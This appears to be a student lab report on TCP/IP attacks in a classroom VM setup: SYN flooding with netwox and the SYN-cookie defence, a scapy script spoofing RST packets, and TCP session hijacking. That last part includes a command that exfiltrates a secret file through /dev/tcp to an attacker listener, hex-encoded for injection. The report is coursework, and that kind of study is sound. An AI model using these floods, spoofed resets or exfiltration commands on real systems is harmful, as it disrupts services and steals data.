CSCI 400 - Lab 7

Prof. Faheem Abdur-Razzaaq

October 18, 2019

(Priya Thapa, Emranul Hakim, Lakpa S. Sherpa, Raul Nistor)

TCP/IP Attack

3.1 Task1: SYNFloodingAttack (Priya)

List of IP Address:

Seed clone 1 (server) = 10.0.2.5
Seed clone 2 (attacker) = 10.0.2.6
Seed clone 3(user) = 10.0.2.7
On the server, we turned off a countermeasure, SYN cookies.

```
[10/20/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncoo
kies=0
net.ipv4.tcp_syncookies = 0
```

Checking situation of half-open connections on Server where many of the states are in listen and 2 of them are established TCP connections including a telnet connection.

```
tcp        0      0 10.0.2.5:23             10.0.2.5:54
394          ESTABLISHED
tcp        0      0 10.0.2.5:54404          10.0.2.5:23
             ESTABLISHED
tcp        0      0 10.0.2.5:54398          10.0.2.5:23
             ESTABLISHED
tcp        0      0 10.0.2.5:23             10.0.2.5:54
408          ESTABLISHED
tcp        0      0 10.0.2.5:54394          10.0.2.5:23
             ESTABLISHED
tcp        0      0 10.0.2.5:23             10.0.2.7:45
522          ESTABLISHED
tcp6       0      0 :::80                   :::*
             LISTEN
tcp6       0      0 :::53                   :::*
             LISTEN
```

In order to launch SYN flooding attack, we sent a large number of SYN packets.

After this, we targeted Seed clone 1 (our server) telnet server, which is listening to port 23, ip address 10.0.2.5.

```
[10/20/19]seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 23
-s raw
```


List of Large number of half-open connections: SYN_RECV

```
                ESTABLISHED
tcp        0      0 10.0.2.5:23             249.106.75.
55:40756        SYN_RECV
tcp        0      0 10.0.2.5:23             241.40.180.
83:12194        SYN_RECV
tcp        0      0 10.0.2.5:23             244.28.189.
47:32451        SYN_RECV
tcp        0      0 10.0.2.5:23             252.4.151.2
34:62538        SYN_RECV
tcp        0      0 10.0.2.5:54394          10.0.2.5:23
                ESTABLISHED
tcp        0      0 10.0.2.5:23             245.2.144.2
9:30981         SYN_RECV
tcp        0      0 10.0.2.5:23             244.7.223.1
36:58386        SYN_RECV
tcp        0      0 10.0.2.5:23             249.142.214
.198:36328      SYN_RECV
tcp        0      0 10.0.2.5:23             248.233.162
.148:18265      SYN_RECV
```

```
[10/20/19]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
telnet: Unable to connect to remote host: Connection ti
med out
```

No more space for half-open telnet connections.

Queue affected is with telnet server not with other servers like SSH.




PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU
1714	seed	20	0	283260	122284	66544	S	12.7
972	root	20	0	138480	50488	25200	S	4.9
2076	seed	20	0	116932	31100	26336	S	4.9
2611	**seed**	**20**	**0**	**10572**	**5272**	**4672**	**R**	**2.3**
3	**root**	**20**	**0**	**0**	**0**	**0**	**R**	**1.3**
1515	root	20	0	30508	2364	2008	S	0.3
1588	seed	20	0	24112	620	432	S	0.3
1	root	20	0	24152	4976	3788	S	0.0
2	root	20	0	0	0	0	S	0.0

With turning on SYN Cookies,

```
[10/20/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncoo
kies=1
[sudo] password for seed:
net.ipv4.tcp_syncookies = 1
```

```
[10/20/19]seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 23 -
s raw
```

```
[10/20/19]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
```



PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU
1714	seed	20	0	283452	120796	64928	S	10.7
972	root	20	0	141060	49128	23820	S	2.9
3	**root**	**20**	**0**	**0**	**0**	**0**	**R**	**1.0**
2076	seed	20	0	117124	31316	26352	S	1.0
3415	**seed**	**20**	**0**	**10572**	**5260**	**4660**	**R**	**1.0**
1244	seed	20	0	18232	2216	1896	S	0.3
1515	root	20	0	30508	2228	1872	S	0.3
1	root	20	0	24152	4800	3592	S	0.0
2	root	20	0	0	0	0	S	0.0
5	root	0	-20	0	0	0	S	0.0
7	root	20	0	0	0	0	S	0.0
8	root	20	0	0	0	0	S	0.0
9	root	rt	0	0	0	0	S	0.0
10	root	0	-20	0	0	0	S	0.0


SYN flooding attacks was defeated. Attacker was able to flood the server with many SYN packets but was not able to consume the server's resource, because nothing is saved.Hence, validity of ACK packets cannot be determined.

3.2 Task2: TCP RSTAttacks on telnet and ssh Connections

(Priya,Emranul, Lakpa,Raul)

Running wireshark on the attacker machine;
Telnet from User (10.0.0.7) to Server (10.0.0.5)


Using Netwox:



```
root@VM:/home/seed/Documents# sudo netwox 78 --filter "
src host 10.0.2.7"
^Z
[1]+  Stopped                 sudo netwox 78 --filter "
src host 10.0.2.7"
root@VM:/home/seed/Documents# sudo netwox 78 --filter "
src host 10.0.2.5"
```

Both Server and Client:

Using Scapy:



Attacker: 10.0.2.6

Program to spoof TCP RST Packets

```
#!/usr/bin/python2.7
import os
os.sys.path.append('/usr/bin/')
import sys
import socket
from scapy.all import *

print ("sending reset packet.....")
IPLayer = IP(src="10.0.2.7", dst ="10.0.2.5")
TCPLayer = TCP(sport=23, dport=60244,flags="R", seq=196726482)
pkt= IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=False)
```

Sending reset packets:


```
root@VM:/home/seed/Documents# python ./reset.py
WARNING: No route found for IPv6 destination :: (no def
ault route?)
sending reset packet.....
version     : BitField              = 4                 (4)
ihl         : BitField              = None              (No
ne)
tos         : XByteField            = 0                 (0)
len         : ShortField            = None              (No
ne)
id          : ShortField            = 1                 (1)
flags       : FlagsField            = 0                 (0)
frag        : BitField              = 0                 (0)
ttl         : ByteField             = 64                (64
```

Server Machine:


```
[10/20/19]seed@VM:~$ Connection closed by foreign host.
[10/20/19]seed@VM:~$
```

3.3 Task3: TCP RSTAttacks on Video Streaming Applications
(Raul)


The attacker's goal is to disrupt the TCP session established between the victim and video streaming machine.



```
root@VM:/home/seed/Documents# sudo netwox 78 --filter "
src host 10.0.2.7"
^Z
[3]+  Stopped                 sudo netwox 78 --filter "
src host 10.0.2.7"
```




3.4 Task4: TCP Session Hijacking (Priya)




Stealing a secret:

Attacker :



Server Machine:



```
root@VM:/home/seed# nc -l 8000 -v
Listening on [0.0.0.0] (family 0, port 8000)
Connection from [10.0.2.5] port 8000 [tcp/*] accepted (
family 2, sport 44884)
This is secret message.
```

"Cat" command prints out the content of the secret file, but instead of printing it out locally, it redirects the outputto a file called /dev/tcp/10.0.2.6/8000

This invokes a pseudo device which creates a connection with the TCP server listening on port 8000 of 10.0.2.6 and sends data via the connection. The listening server on the attacker machine will get the content of the file.

Launch the TCP Session Hijacking Attack


Using Netwox:

Attacker:


```
[10/22/19]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for mo
re information.
>>> "\ncat /home/seed/secret > /dev/tcp/10.0.2.6/ 9090\
n".encode ("hex")
'0a636174202f686f6d652f736565642f736563726574203e202f64
65762f7463702f31302e302e322e362f20393039300a'
>>>
```

Attacker machine :

```
